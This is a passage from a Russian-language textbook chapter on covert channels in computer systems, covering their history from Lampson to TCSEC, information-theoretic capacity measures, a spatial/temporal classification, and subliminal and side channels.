ты авторских прав (например, DRM). Методы этого направления направлены на встраивание в цифровые объекты скрытых маркеров, устойчивых к различным преобразованиям контейнера.

С другой стороны, использование методов цифровой стеганографии предоставляет возможность злоумышленникам обмениваться тайной информацией без раскрытия самого факта передачи. Так, к примеру, если одному из них стала известна какая-либо информация, открытая передача которой нежелательна, то для ее скрытой передачи он может подобрать подходящий контейнер (мультимедиа-файл), встроить в него эту информацию и спокойно передать результат сообщнику по открытому (небезопасному) каналу связи. В итоге, со стороны это будет выглядеть как обычный обмен мультимедиа-файлами, что не вызовет подозрений.

В приведенном примере злоумышленники обмениваются информацией по открытому каналу связи, т.е. в рамках некой модели, при которой существуют политики безопасности, разрешающие такую связь. На практике это не всегда так. В идеале, для обеспечения должного уровня защиты субъекту безопасности должна быть запрещена любая деятельность, результат которой может привести к нежелательному раскрытию конфиденциальной информации. Описанной в примере утечки информации можно было избежать, если бы администратор безопасности учел возможность представленного развития событий и запретил данным субъектам обмениваться такого рода данными.

До определенного времени считалось, что если в системе реализована какая-либо недискреционная модель безопасности и в рамках этой модели безопасности для каждого субъекта определены четкие политики безопасности, исключающие возможность нежелательной передачи информации кому-либо, то эта система безопасна.

Но так ли это на самом деле? Действительно, а что, если используемая модель безопасности не полностью соответствует реальности? А что, если администратором безопасности не была учтена какая-то неочевидная, но потенциально возможная взаимосвязь субъектов? Тогда можно предположить наличие неких коммуникационных каналов, посредством которых некоторые субъекты безо-

пасности получают возможность обмениваться информацией. И в случае, если взаимосвязь данных субъектов была запрещена, обмен информацией будет происходить в рамках действующей модели безопасности, но в обход существующих политик безопасности.

Механизмы, позволяющие передавать неавторизованную информацию с помощью методов, считающихся авторизованными, получили название *скрытых каналов* (covert channels).

5.1. История исследования скрытых каналов

Принято считать, что впервые понятие скрытого канала было введено Батлером Лэмпсоном в 1973 г. В своей трехстраничной заметке «A Note on the Confinement Problem» [61], посвященной вопросам доверенного выполнения программ с целью предотвращения возможности утечки конфиденциальной информации в ходе их работы, Лэмпсон рассматривает следующую задачу: пусть клиент вызывает некоторый сервис, передавая ему в качестве параметров конфиденциальную информацию, утечка которой нежелательна. Как следует ограничить поведение этого сервиса? (Важно учесть, что в 1973 г. сервис представлял собой процедуру, вызываемую из клиентской программы.)

Чтобы определить область возможных ограничений, Лэмпсон рассматривает различные потенциально возможные каналы утечки информации. И хотя их количество велико, автор предлагает каждый из них пронумеровать, а потом заблокировать. Пытаясь дать некую классификацию каналов утечки информации, Лэмпсон выделяет отдельный класс — скрытые каналы — и дает следующее определение скрытого канала: *коммуникационный канал называется скрытым, если он не предназначался для передачи данных*.

Идея дополнительного ограничения действий, которые разрешается выполнять программе (помимо применения имеющихся в ОС механизмов контроля доступа), является исключительно важной и глубокой, опередившей свое время.

Рассуждая о мерах борьбы со скрытыми каналами, Лэмпсон формулирует следующее правило: для эффективного противо-

действия необходимо обеспечить зашумление всевозможных скрытых каналов путем выполнения действий, имитирующих действия ограничиваемой программы в моменты передачи данных в скрытый канал.

Конечно, такое решение может быть далеко не оптимальным и во многих случаях его применение невозможно. Более практичной альтернативой является ограничение пропускной способности скрытых каналов. Но необходимо понимать, что снижение пропускной способности канала совсем не означает невозможности передачи данных.

В 1976 г. один из создателей ОС Multics Боб Миллен [65-68] продемонстрировал своим коллегам реализованный им скрытый канал. Два процесса взаимодействовали между собой, используя ошибки отказа страниц (page fault). Процесс отправителя производил обращение на чтение к определенным страницам файла общей библиотеки. Процесс получателя обращался к тем же страницам, замеряя время, затраченное на эту операцию. Таким образом, по времени обращения можно было определить, находиться ли данная страница в памяти или нет, что и позволяло кодировать информацию и осуществлять передачу данных. Эта история является первым описанным фактом организации так называемых скрытых каналов по времени [87].

Продолжая изучать обозначенную Лэмпсоном проблему ограничения и попутно развивая тему скрытых каналов, в 1977 г. Марвин Шойфер приходит к следующему определению скрытых каналов [81]: *«Коммуникационный канал является скрытым (непрямым), если он основан на передаче, использующей изменения состояний ресурса»*.

К проблеме ограничения Шойфер, в отличие от Лэмпсона, подошел с практической стороны. В своих исследованиях он использовал систему KVM/370 – одну из первых ОС с многоуровневой моделью безопасности. Поэтому его определение скрытого канала носит чисто практический прикладной характер. Вводится понятие разделяемого ресурса, который необходим для организации скрытого взаимодействия. Изменение состояния

общего ресурса, с одной стороны, и наблюдение за состоянием этого же ресурса, с другой, – вот основной способ организации скрытого взаимодействия, по мнению Шойфера.

В 1978 г. выходит в свет технический отчет, рассматривающий вопросы существования скрытых каналов в системах с разделением времени [49]. Его автор Джон Хаскэмп приводит описания нескольких потенциально возможных сценариев организации скрытых каналов. Он придерживается следующего мнения. Так как в системах с управлением доступом к ресурсам всегда существуют политики распределения ресурсов, работающие в рамках какой-либо реализации, то скрытые каналы следует определять как *«каналы, являющиеся результатом действия политик распределения ресурсов и реализации управления ресурсами»*.

На протяжении всего того времени, что прошло с момента публикации Лэмпсоном его заметки, все появляющиеся в печати материалы по теме скрытых каналов носили либо теоретический, либо узко-прикладной, исследовательский характер. Научная общественность понимала, что тема скрытых каналов достаточно актуальна при рассмотрении вопросов безопасности, однако первая попытка использовать научный подход в создании методов противодействия скрытым каналам была произведена только в 1983 г.

Как раз в это время Кеммерер публикует свои научные работы, посвященные вопросам обнаружения скрытых каналов [52-55]. Во-первых, он предлагает использовать матрицы разделяемых ресурсов как способ выявления потенциально возможных связей между субъектами. Во-вторых, он первым дает определение скрытым каналам *по памяти* (storage) и скрытым каналам *по времени* (timing) – двум принципиально разным классам скрытых каналов. Так, скрытым каналом по памяти называется такой канал, в котором информация передается посредством доступа отправителя на запись и получателя на чтение к одним и тем же ресурсам или объектам. Скрытый канал по времени характеризуется доступом отправителя и получателя к одному и тому же процессу или изменяемому во времени атрибуту.

Под скрытыми каналами Кеммерер подразумевает те каналы, *«которые используют сущности, обыкновенно не отображаемые как объекты данных, для передачи информации от одного субъекта к другому»*.

Кульминацией первой волны исследований, посвященных скрытым каналам, подтверждая высокий уровень угрозы, исходящий от возможности их применения, является издание в 1985 г. Министерством Обороны США так называемой «оранжевой книги» — сборника руководящих документов, посвященных критериям оценки защищенности компьютерных систем (TCSEC). В нем, начиная с класса защищенности B2, присутствуют требования анализа системы на предмет наличия скрытых каналов. Особым пунктом выделено «Руководство по скрытым каналам».

Так, согласно TCSEC, «*скрытый канал – это любой коммуникационный канал, который может быть использован процессом в целях передачи информации способом, нарушающим политику безопасности системы».*

Вводятся также два типа скрытых каналов – скрытые каналы по памяти и скрытые каналы по времени:

- *«Скрытые каналы по памяти включают в себя все средства, позволяющие прямую или косвенную запись в ячейку хранения одним процессом и прямое или косвенное чтение этой ячейки другим.*
- *Скрытые каналы по времени включают в себя все средства, позволяющие одному процессу сигнализировать другому процессу посредством модуляции использования системных ресурсов таким образом, что изменение наблюдаемого вторым процессом времени ответа предоставит ему информацию».*

С точки зрения безопасности, скрытые каналы представляют тем большую угрозу, чем больше их пропускная способность. Однако методы снижения пропускной способности таких каналов до определенной величины (зависящей от архитектуры системы и механизма функционирования самого канала) могут приводить к снижению производительности системы в целом, что неминуемо затронет обычных пользователей. Поэтому всегда

следует соблюдать баланс между снижением пропускной способности скрытого канала и падением общесистемной производительности. Очевидно, что в случае, если в системе происходит обработка закрытой информации, разглашение которой нежелательно, такая система не должна содержать скрытых каналов с высокой пропускной способностью.

В TCSEC утверждается, что скрытый канал обладает высокой пропускной способностью, если он способен передавать информацию со скоростью более 100 бит в секунду. Такая скорость примерно равна скорости работы многих терминалов. Поэтому нельзя назвать систему защищенной, если информация будет уходить из системы со скоростью вывода обычного терминального устройства.

Вообще, нет ничего удивительного в том, что в многоуровневых компьютерных системах может существовать большое количество относительно низкоскоростных скрытых каналов, и снижение их пропускной способности будет вести к значительным потерям в производительности. Поэтому, согласно руководящим документам TCSEC, во многих случаях допускается существование таких каналов, чья пропускная способность не превышает 1 бита в секунду. В некоторых случаях, в целях сохранения системной производительности, допускается не принимать мер по противодействию скрытым каналам с пропускной способностью больше 1 бита в секунду, а вместо этого отслеживать попытки передачи по ним информации, без значительного снижения производительности.

Согласно TCSEC, анализ скрытых каналов должен включать:

- выявление скрытых каналов;
- определение максимально достижимой пропускной способности обнаруженных скрытых каналов;
- принятие мер противодействия обнаруженным скрытым каналам;
- подтверждение того, что приятые меры по противодействию обнаруженным скрытым каналам эффективны.

С принятием TCSEC заканчивается первая волна исследований скрытых каналов. Дальнейший рост интереса к этой про-

блеме обусловлен, во-первых, признанием специалистами высокого уровня угроз, представляемых существованием скрытых каналов, во-вторых, включением в состав руководящих документов Министерства Обороны США положений, связанных с анализом скрытых каналов, и, в-третьих, бурным развитием вычислительной техники и появлением глобальных сетей, в частности сети Интернет.

С середины 80-х гг. прошлого столетия ведутся работы по изучению механизмов создания скрытых каналов и методов противодействия им. В инструментарий исследователей входит теория информации Шеннона, теория цепей Маркова, теория кодирования информации. Большая часть исследований нацелена на построение моделей скрытых каналов, изучения их свойств и характеристик. Появляются работы, описывающие методы обнаружения скрытых каналов в программах на основании анализа их исходных кодов [93].

Развитие сетей и технологий пакетной передачи данных, в особенности TCP/IP, также отражается на количестве работ, посвященных скрытым каналам. Так, возрастает доля практических исследований, посвященных разработке новых типов скрытых каналов на базе популярных протоколов связи. Пропорционально этому увеличивается число научных работ, связанных с обнаружением и противодействием этим скрытым каналам.

Традиционным становится следующее определение скрытого канала [91, 92]. *Пусть дана модель недискреционной политики безопасности M и ее реализация I(M) в некоторой системе. Потенциальная связь между субъектами I(S) и I(R) в I(M) называется скрытым каналом тогда и только тогда, когда связь между S и R в модели M не разрешена.*

С одной стороны, по сравнению с работой Лэмпсона, понятие скрытого канала здесь трактуется шире. Фактически, к скрытым каналам отнесены все виды передачи информации, нарушающие политику безопасности. С другой стороны, наложено ограничение на реализуемую дисциплину разграничения доступа. Она не

должна сводиться к произвольному (дискреционному, согласно официальной терминологии) управлению доступом.

Дискреционные механизмы не могут противостоять халатности или злому умыслу, так как переносят все бремя обеспечения безопасности на пользователя, неаккуратность которого в любой момент времени может привести к нарушению политики.

Если используются только дискреционные механизмы безопасности, злоумышленник, имеющий доступ к конфиденциальной информации и приложениям, может напрямую раскрыть закрытую информацию, нарушив политику безопасности. Действия авторизованного, но неаккуратного пользователя также могут стать причиной утечки конфиденциальной информации, при этом канал утечки может не затрагивать компьютерную систему, сама возможность использования компьютерных каналов утечки информации может увеличить размеры утечки и уменьшить эффективность ее обнаружения и отслеживания. При наличии же мандатных или иных недискреционных механизмов защиты утечка конфиденциальной информации возможна лишь через скрытые каналы, что ограничивает размеры утечки и обеспечивает контроль за ней при условии аудита скрытых каналов.

Таким образом, круг рассматриваемых систем сужается до весьма немногочисленных, хотя и критически важных, режимных конфигураций, использующих многоуровневую политику безопасности и принудительное (мандатное) управление доступом.

Как было отмечено, в последние 10 – 15 лет наблюдался бурный всплеск исследований, посвященных теме скрытых каналов. Большая часть таких работ носила чисто практический характер – в них предлагались способы организации новых типов скрытых каналов, что в свою очередь вело к появлению новых работ, являющихся ответом на появляющуюся угрозу, тогда как теоретическим исследованиям была посвящена лишь небольшая часть работ. В настоящее время четко наметились следующие основные тенденции в вопросах исследования скрытых каналов:

- исследование методов организации и механизмов функционирования скрытых каналов;

- определение характеристик скрытых каналов;
- разработка методов противодействия.

Перед рассмотрением методов организации и механизмов функционирования скрытых каналов в системах обработки информации, в том числе сетях передачи данных, а также методов противодействия, необходимо рассмотреть вопросы, связанные с характеристиками скрытых каналов.

5.2. Характеристики скрытых каналов

В работах, посвященных исследованию характеристик скрытых каналов, скрытые каналы обычно рассматриваются с точки зрения теории информации Шеннона (Шеннон К. Математическая теория связи. // Шеннон К. Работы по теории информации и кибернетике. М., 1963). Применение теории информации не случайно, учитывая, что главное отличие скрытого коммуникационного канала от обычного состоит лишь в том, что скрытый канал изначально не проектировался и не предполагался к передаче данных. При рассмотрении характеристик скрытых каналов это отличие считается несущественным.

В [25] вводятся различные параметры скрытых каналов, призванные описать их свойства. Так, помимо разделения на скрытые каналы по памяти и по времени, вводятся следующие характеристики:

- шумность;
- емкость / пропускная способность;
- синхронизация;
- агрегация.

Как и любой коммуникационный канал, скрытый канал может быть *шумным* или *бесшумным*. Под бесшумным каналом подразумевается такой канал, в котором символы, принимаемые получателем, всегда совпадают с символами, передаваемыми отправителем. Обычно, в случае скрытых каналов, каждый символ представляет собой 1 бит информации. Поэтому, независимо ни

от чего, в бесшумном канале получатель гарантировано получает каждый бит, передаваемый отправителем.

В случае наличия в канале шумов, канал считается шумным. В таком канале получатель не всегда принимает именно то, что посылал отправитель. Поэтому для обеспечения надежной передачи информации необходимо использовать помехоустойчивое кодирование.

Теория информации Шеннона позволяет получить ответ на вопрос о существовании способа надежной передачи информации в канале с определенными заданными характеристиками шума. Теория кодирования позволяет построить оптимальные для конкретного случая корректирующие коды, повышающие надежность передачи информации.

Емкость относится к характеристикам коммуникационного канала. Под емкостью канала подразумевается максимально возможная скорость надежной передачи информации через канал. Очевидно, что емкость канала может измеряться как в количестве бит на величину загрузки канала C_u, так и в количестве бит на единицу времени C_t. В том случае, если на передачу каждого символа затрачивается одинаковое количество времени φ, соотношение между C_t и C_u принимает форму: $C_t = \varphi^{-1} C_u$.

Согласно TCSEC, к характеристикам скрытых каналов относится их *пропускная способность* – скорость, с которой осуществляется надежная передача информации. Очевидно, что пропускная способность канала и его емкость связаны между собой. Так, емкость есть максимально достижимая пропускная способность.

Одним из важнейших результатов теории информации Шеннона является то, что она позволяет дать оценку емкости как верхнего предела скорости передачи информации через коммуникационный канал при наличии помех (теорема Шеннона). Миллен впервые применил теорию информации Шеннона для определения емкости скрытых каналов [65-68]. Это направление получило дальнейшее развитие.

Так, Московиц исследует в своих работах дискретные коммуникационные каналы без памяти (discrete memoryless channels, DMC) [69-73]. Это, во-первых, означает, что как отправитель, так и получатель в процессе передачи информации используют дискретные алфавиты, выбор которых во многом зависит от реальных физических процессов, происходящих при передаче (как было отмечено выше, в случае отсутствия шумов в канале, алфавиты отправителя и получателя будут совпадать). Во-вторых, процесс передачи информации в текущий момент времени не зависит от переданной ранее информации. Но, по мнению автора исследований, для определения характеристик скрытых каналов эти ограничения несущественны. Для такого класса каналов, названных в 1994 г. простыми временными каналами (simple timing channels, STC), были определены значения емкости, а также получены значения верхней и нижних ее границ. А в 1996 г. результатом работы того же автора становится исследование временного *Z*-канала – разновидности коммуникационного канала. Также определяются его характеристики.

Для определения емкости обычно используется теория информации. Пусть дана некая случайная дискретная величина X, $X = x_i$. Пусть $H(X)$ есть энтропия величины X. Энтропия в данном случае определяет «неопределенность» значений X. Для некоторого значения x его неопределенность есть – $\log P(x)$, где $P(x)$ – функция распределения вероятности. Энтропия в этом случае будет равна

$$H(X) = - \sum_i [P(x_i) \log P(x_i)].$$

Таким образом, энтропия величины X является суммой с противоположным знаком всех произведений относительных частот появления события x_i, умноженных на их же логарифмы (для удобства работы с информацией в основании логарифма обычно используется число 2).

Пусть X определяет данные на входе канала, а Y – данные на выходе. Тогда условную энтропию $H(X|Y)$ можно определить как

$$H(X|Y) = \sum_i [H(X|y_j) P(y_j)] = - \sum_i [P(y_j) P(x_i|y_j) \log P(x_i|y_j)].$$

Можно представить граничные случаи: $H(X|X) = 0$ и $H(X|Y) = H(X)$, в случае если X и Y независимы.

Для любых дискретных случайных величин X и Y можно определить величину взаимной информации как статистическую функцию двух случайных величин, описывающую количество информации, содержащееся в одной случайной величине, относительно другой:

$$I(X; Y) = H(X) - H(X|Y),$$

где $H(X)$ – энтропия, $H(X|Y)$ – условная энтропия.

Для дискретного коммуникационного канала без памяти, передатчик которого представлен дискретной случайной величиной X, а приемник – величиной Y, значение емкости канала будет определено как

$$C_u = \max I(X; Y) \quad [\textit{бит/загрузку канала}]$$
$$C_t = \max [I(X; Y) / E(X)] \quad [\textit{бит/единицу времени}],$$

где $I(X; Y)$ – взаимная информация между X и Y, $E(X)$ – ожидаемое время передачи X, а максимизация проводится по X.

Необходимо отметить важный момент, касающийся нулевого значения емкости канала. А именно, нулевая емкость канала не означает невозможность передачи сообщения по этому каналу. Так, в работе [69] приведен пример теоретического коммуникационного канала с нулевой емкостью, позволяющего передавать небольшие сообщения. Основной вывод, который из этого следует, заключается в том, что *для определения степени защищенности системы недостаточно получить значение емкости скрытого канала*.

Например, пусть существует некий канал, способный передать 100 бит только лишь за начальный отрезок времени. У такого канала будет нулевая емкость, однако все же он позволит передать некую информацию. Необходимо понимать, что емкость канала представляет собой асимптотическую величину, и ее применение более всего подходит к случаям передачи больших объемов данных за длительные периоды времени. Расчетное значение емкости может дать лишь оценочную верхнюю характеристику пропускной способности канала. На деле, как показывает практика, эта величина оказывается намного меньше.

Пусть безопасность системы зависит от конфиденциальности некой информации. Говоря о характеристиках скрытых каналов и затрагивая вопросы определения степени опасности данного канала, можно определить степень допустимой угрозы, исходящей от скрытого канала. Для оценки степени угрозы безопасности системы можно использовать следующую тройку параметров (n, p, t):

- минимальная длина n сообщения, утечка которого ставит под угрозу безопасность системы;
- минимально допустимая точность p передачи данного сообщения;
- максимально допустимое время t передачи сообщения.

Таким образом, можно сформулировать критерий оценки безопасности системы с точки зрения защищенности от скрытых каналов: *если существующий в системе скрытый канал позволяет передать информацию длины n, с точностью не хуже p, за время не больше t, то такой канал считается возможным для утечки информации.*

Возвращаясь к характеристикам скрытых каналов, необходимо коснуться вопросов организации передачи информации с помощью скрытых каналов. И хотя речь о методах организации скрытых каналов пойдет позже, в данный момент необходимо осветить важный момент создания скрытого соединения – *синхронизацию* и *агрегацию*.

В [95] определено, что синхронизация между сторонами коммуникационного канала позволяет одной стороне информировать другую о том, что она завершила чтение или запись данных. Это важный момент, позволяющий организовать синхронное взаимодействие в случае, если отправитель и получатель действуют асинхронно. Однако, как правило, использование механизмов синхронизации ведет к снижению пропускной способности канала.

Для повышения скорости передачи информации можно использовать агрегацию различных скрытых коммуникационных каналов. То есть можно, например, группировать существующие

каналы с целью увеличения общей пропускной способности за счет распараллеливания потоков данных.

Таким образом, рассмотренные характеристики скрытых каналов позволяют дать их количественное описание, способствуя применению формальных подходов при исследовании скрытых каналов.

5.3. Современный взгляд на скрытые каналы

Как правило, базовые концепции, связанные с анализом скрытых каналов, были сформированы достаточно давно. Часть из них верна и в настоящее время, однако все чаще в современных работах появляются новаторские идеи и методы. Так, в работе [95] предложен новый подход к моделированию скрытых каналов и их классификации.

Согласно основной идее, изложенной в работе, для передачи информации отправитель должен обладать возможностью сделать что-то, что получатель способен «увидеть». Под словом «видеть» здесь подразумеваются любые методы, с помощью которых наблюдатель может изучить состояние или получить значение объекта наблюдения. Однако одновременное рассмотрение всех возможных механизмов на всех возможных уровнях системы в общем случае труднореализуемо. Вместо этого, используя общие принципы, предлагается анализировать один уровень абстракции в единицу времени.

Таким образом, предлагается рассматривать совокупность методов данного уровня абстракции, позволяющих наблюдателю изучать состояние объекта. А совокупность всех видимых наблюдателем объектов называть видимым пространством наблюдателя V.

Не важно, какие физические механизмы использует отправитель для передачи информации. В конечном счете, произведенные изменения отображаются в видимом пространстве наблюдателя данного уровня абстракции. Напротив, механизмы, не способные вызвать изменения в видимом пространстве, не способны передавать информацию на данном уровне, хотя могут быть использованы на других. Это и дает возможность ограничить анализ одним уровнем абстракций в единицу времени.

Пусть дана некая вычислительная система. Она может быть рассмотрена как некий конечный автомат, содержащий активные субъекты, например выполняемые программы, и пассивные объекты, например данные программ. Пассивные объекты формируют состояние автомата, а активные субъекты изменяют его. *Субъект представляет собой последовательность атомарных операций, изменяющих состояние одних объектов (выход) в зависимости от состояния других (вход) (считается, что операция является атомарной, если процесс изменения состояния, производимый этой операцией, неделим).*

Все выполняющиеся программы в системе суть субъекты. Часть аппаратного обеспечения, генерирующего данные, также может быть представлена как некий субъект, действующий на особом объекте, на соответствующем уровне абстракции. Отправитель и получатель – также субъекты, каждый из которых может состоять из множества других субъектов. Однако в процессе взаимодействия помимо отправителя и получателя всегда существует «третье лицо», способное вносить непредсказуемые изменения в процесс передачи информации. Поэтому *под «посторонним» понимается некое третье лицо, обладающее возможностью производить изменения в видимом пространстве получателя.*

Отправитель не имеет контроля над посторонним. Посторонний может вообще ничего не подозревать о взаимодействии отравителя и получателя. Понятие «постороннего» введено, так как он играет важную роль в установке скрытого канала, в случае, когда отправитель не имеет доступа для записи в видимом для получателя пространстве.

Высказанные выше предположения позволяют сформулировать минимальные требования для установки скрытого канала.

Теорема 1. *Скрытый канал может существовать, если отправитель способен вызывать изменения в видимом пространстве получателя.*

Доказательство. Пусть получатель и его видимое пространство представляют собой конечный автомат. Если наличие отправителя способно влиять на ход работы получателя, можно

сказать, что получатель может получать информацию от отправителя, т.е. скрытый канал возможен. В данном случае, так как отправитель способен производить изменения в видимом окружении получателя, которое является состоянием конечного автомата, в ход работы получателя могут быть внесены изменения. То есть допустимо существование скрытого канала.

Теорема 2. Скрытый канал может существовать, если отправитель способен управлять моментом обновления наблюдаемого получателем объекта.

Доказательство. Пусть OP_n означает n-е действие получателя. OP_n получает объект OBJ_i на входе и преобразует его в OBJ_o на выходе. Пусть $OBJ_i(k)$ соответствует k-му преобразованию объекта OBJ_i. Если отправитель способен контролировать время модификации объекта OBJ_i так, что обновление объекта может происходить как до, так и после выполнения OP_n, т.е. передавать OP_n либо $OBJ_i(k)$, либо $OBJ_i(k - 1)$ в качестве входных данных, результат действия OP_n будет изменяться под контролем отправителя. Таким образом, скрытый канал может существовать.

Теорема 3. Необходимым и достаточным условием установки скрытого канала является наличие одной или обеих описанных в теоремах возможностей у отправителя. Доказательство этой теоремы приведено в работе [95].

На основании основных механизмов организации скрытых каналов, предложенных выше, предлагается подход к классификации скрытых каналов (табл. 5.1). Так, первый механизм образования скрытого канала (Теорема 1) предполагает внесение изменений в видимое пространство получателя, что может быть охарактеризовано как пространственная информация, образуя *пространственный канал* (spatial channel). Второй механизм образования скрытого канала (Теорема 2) предполагает внесение изменений в последовательность событий, что может быть охарактеризовано как событийная информация, образуя *временной канал (temporal channel).*

Таким образом, вводятся следующие типы скрытых каналов:

- VBSC – параметрический пространственный канал;
- TBSC – событийный пространственный канал;

- VBTC – параметрический временной канал;
- TBTC – событийный временной канал.

В понятии параметрических пространственных каналов нет ничего нового, это обычные скрытые каналы по памяти. Введение понятия событийных пространственных каналов проливает свет на возможность создания скрытого канала по памяти косвенным образом, без необходимости контроля отправителем значения объекта. К примеру, отправителю не нужно иметь доступ на запись к объекту видимого пространства получателя. Этот вопрос во многих предшествующих работах оставался нераскрытым. Событийные временные каналы по своей сути также не представляют ничего нового. Однако введение параметрических временных каналов (VBTC) позволило описать новый класс каналов, не рассматривавшийся ранее.

Как известно, определение емкости скрытого канала связано с моделью, которой описывается этот канал. Обилие различных моделей ведет к множеству различных способов определения емкостей [69-73, 84]. Например, предполагая, что некоторые скрытые каналы являются стеганографическими каналами, можно использовать результаты исследований в области стеганографии. Однако все традиционные методы определения емкости обычно рассчитывают ее значение, исходя из предположения, что канал синхронный или существуют механизмы, которые могут быть использованы для синхронизации передачи.

В работе [95] представлен принципиально новый подход к определению емкостей скрытых каналов. Предполагая, что скрытые каналы фактически не являются синхронными, авторы предлагают получать оценку емкости таких каналов с учетом «затрат» на организацию синхронной передачи данных. Основываясь на том факте, что помехи, а также несинхронные операции по разные стороны канала, могут приводить как к потере полезной информации, так и к вставкам ложных символов, скрытые каналы представляются в виде *двоичных ID-каналов* (binary insertion-deletion channel) – каналов, определяемых параметрами P_d, P_i, P_t, P_s – соответственно ве-

роятностями удалений (deletion), вставок (insertion), передач (transmission) и замещений (substitute).

Таблица 5.1

Классификация скрытых каналов

Класс канала	Механизм организации канала
Value-based spatial channel (VBSC)	Отправитель изменяет значения наблюдаемых объектов. Получатель извлекает информацию на основании наблюдаемых значений
Transition-based spatial channel (TBSC)	Отправитель определяет, какие из наблюдаемых объектов будут изменены. Получатель извлекает информацию путем определения наличия или отсутствия факта модификации
Value-based temporal channel (VBTC)	Отправитель знает будущее значение наблюдаемого объекта и может управлять моментами наблюдения данного объекта получателем. С появлением необходимого значения, он дает возможность получателю осуществить наблюдение. Получатель извлекает информацию на основании наблюдаемых значений
Transition-based temporal channel (TBTC)	Отправитель может управлять порядком изменения объектов, относительно наблюдений осуществляемых получателем. Получатель извлекает информацию из порядка следования этих событий вместо анализа значений объектов

Физически, такой канал представляет собой двоичную очередь (FIFO), попадая в которую с одной стороны биты данных ожидают своей отправки с другой. Каждый раз при обращении к каналу происходит одно из следующих событий: с вероятностью P_d очередной символ удаляется из очереди; с вероятностью P_i в очередь добавляется дополнительный бит; с вероятностью P_t очередной бит передается, т.е. принимается получателем; с вероятностью P_s возникает ошибка замещения. На рис. 5.1 схематично представлен граф переходов такого канала.



Рис. 5.1. Иллюстрация работы двоичного ID-канала

Такой подход к моделированию скрытых каналов позволяет определить емкость канала с большей точностью, нежели раньше, так как представленная модель учитывает необходимость синхронизации. К сожалению, ввиду сложности модели, а также ее относительной новизны, точное значение емкости двоичных *ID*-каналов до настоящего времени так и не получено. Необходимо отметить, что хотя такие каналы до сих пор полностью не изучены, все же существуют методы организации надежной передачи данных [45, 62, 83].

Верхнюю границу емкости двоичного *ID*-канала можно определить как

$$C_{\max} = N(1 - P_d),$$

где N — количество битов на символ, а P_d — вероятность удалений.

В случае, если синхронизация отправителя и получателя обеспечивается при помощи обратной связи, маршрут для которой существует независимо от скрытого канала, верхняя и нижняя границы емкости будут соответственно равны

$$C_{upper\text{-}bound} = N(1 - P_d),$$
$$C_{lower\text{-}boud} = [(1 - P_d) / (1 - P_i)]\, C_{conv},$$

где

$$C_{conv} = N - \beta P_i \log_2(2^N - 1) - H(\beta P_i),$$
$$\beta = 1 - (1/2^N),$$
$$H(p) = -p \log_2 p - (1 - p)\log_2(1 - p).$$

Для иллюстрации асимптотической сходимости верхней и нижней границ необходимо положить равными вероятности P_i и P_d, а N устремить к бесконечности, тогда

$$C_{lower\text{-}boud} = C_{conv} \approx N\,(1 - P_d) - H\,(P_d),$$

$$\lim_{N\to\infty} (C_{lower\text{-}boud} / C_{upper\text{-}bound}) = [(N(1 - P_d) - H(P_d)) / (N(1 - P_d)] = 1.$$

Таким образом, можно отметить, что организация передачи информации при помощи несинхронных каналов возможна, однако такое взаимодействие будет менее эффективным по сравнению с синхронным обменом и может потребовать сложной схемы кодирования. Затраты на организацию синхронизации снижают емкость канала, причем верхняя граница емкости пропорциональна вероятности удалений P_d.

5.4. Потайные и побочные каналы

На практике скрытые каналы трактуются шире, чем в теории. Расширение происходит по четырем направлениям:

- рассматриваются системы с произвольной дисциплиной управления доступом (а не только с многоуровневой политикой безопасности);
- рассматриваются не только нестандартные каналы передачи информации, но и нестандартные способы передачи информации по легальным каналам (потайные каналы);
- рассматриваются угрозы не только конфиденциальности, но и целостности информации;
- рассматриваются не только однонаправленные, но и двунаправленные каналы.

На практике скрытые каналы чаще всего возникают из-за возможности доступа к данным несколькими способами. Например, если в корневом каталоге файловой системы располагается TFTP-сервер, он позволит получить всем пользователям доступ на чтение ко всем файлам, независимо от установленных прав доступа. Очевидно, число подобных примеров можно умножать до бесконечности.

Нестандартные способы передачи информации по легальным каналам получили название *потайных каналов* (subliminal channels). Потайные каналы используют тогда, когда имеется легальный коммуникационный канал, но что-либо (например, политика безопасности) запрещает передавать по нему определенную информацию.

Между скрытыми и потайными каналами имеются два важных отличия. Во-первых, вопреки названию, никто не пытается скрыть существование скрытых каналов, просто для передачи информации используют сущности, для этого изначально не предназначенные, созданные для других целей. Напротив, потайной канал существует только до тех пор, пока о нем не узнал противник. Во-вторых, считается, что время передачи информации по скрытому каналу не ограничено. В противоположность этому, время передачи по потайному каналу определяется характеристиками обертывающего канала. Например, если для тайной передачи информации применяется графический образ, то передать можно только то, что удается поместить в этот образ, не нарушая скрытности.

В целом, потайные каналы гораздо практичнее, чем скрытые, поскольку у них есть легальная основа – обертывающий канал. Потайные (а не скрытые) каналы – наиболее подходящее средство для управления враждебной системой. Но в них нуждаются не только злоумышленники. Потайные каналы могут эффективно использоваться поставщиками информационного наполнения, встраивающими в него скрытые «цифровые водяные знаки» и желающими контролировать его распространение, а также соблюдение потребителями цифровых прав.

Представляется очевидным, что если не формализовать структуру данных, передаваемых программами по легальным каналам (Лэмпсон указывал на необходимость подобной формализации), последние всегда можно использовать для скрытой передачи информации. Строгое доказательство невозможности устранения и даже обнаружения потайных каналов при общих предположениях относительно схем контроля имеется в работах А.А. Грушо [2-5].

Классическим примером является применение потайного канала премьер-министром Великобритании Маргарет Тэтчер, которая, чтобы выяснить, кто из ее министров виновен в утечках информации, раздала им варианты одного документа с разными промежутками между словами. По документу, поступившему в печать, однозначно определялся владелец этого экземпляра.

Побочные каналы (side channel) можно считать частным случаем скрытых каналов. В роли (невольных) передатчиков в подобных каналах выступают штатные компоненты информационных систем, а в роли приемников – внешние наблюдатели, применяющие соответствующее оборудование. Чаще всего с помощью побочных каналов измеряется время видимых операций (для осуществления временных атак на двухключевые алгоритмы), их энергопотребление и/или побочные электромагнитные излучения и наводки, но для атак могут применяться и акустические каналы, идет ли речь о цифровом замке сейфа или процессоре персонального компьютера, обрабатывающего секретный ключ.

Подробнее о побочных каналах можно узнать в работах [75, 88].

5.5. Скрытые каналы в системах обработки информации

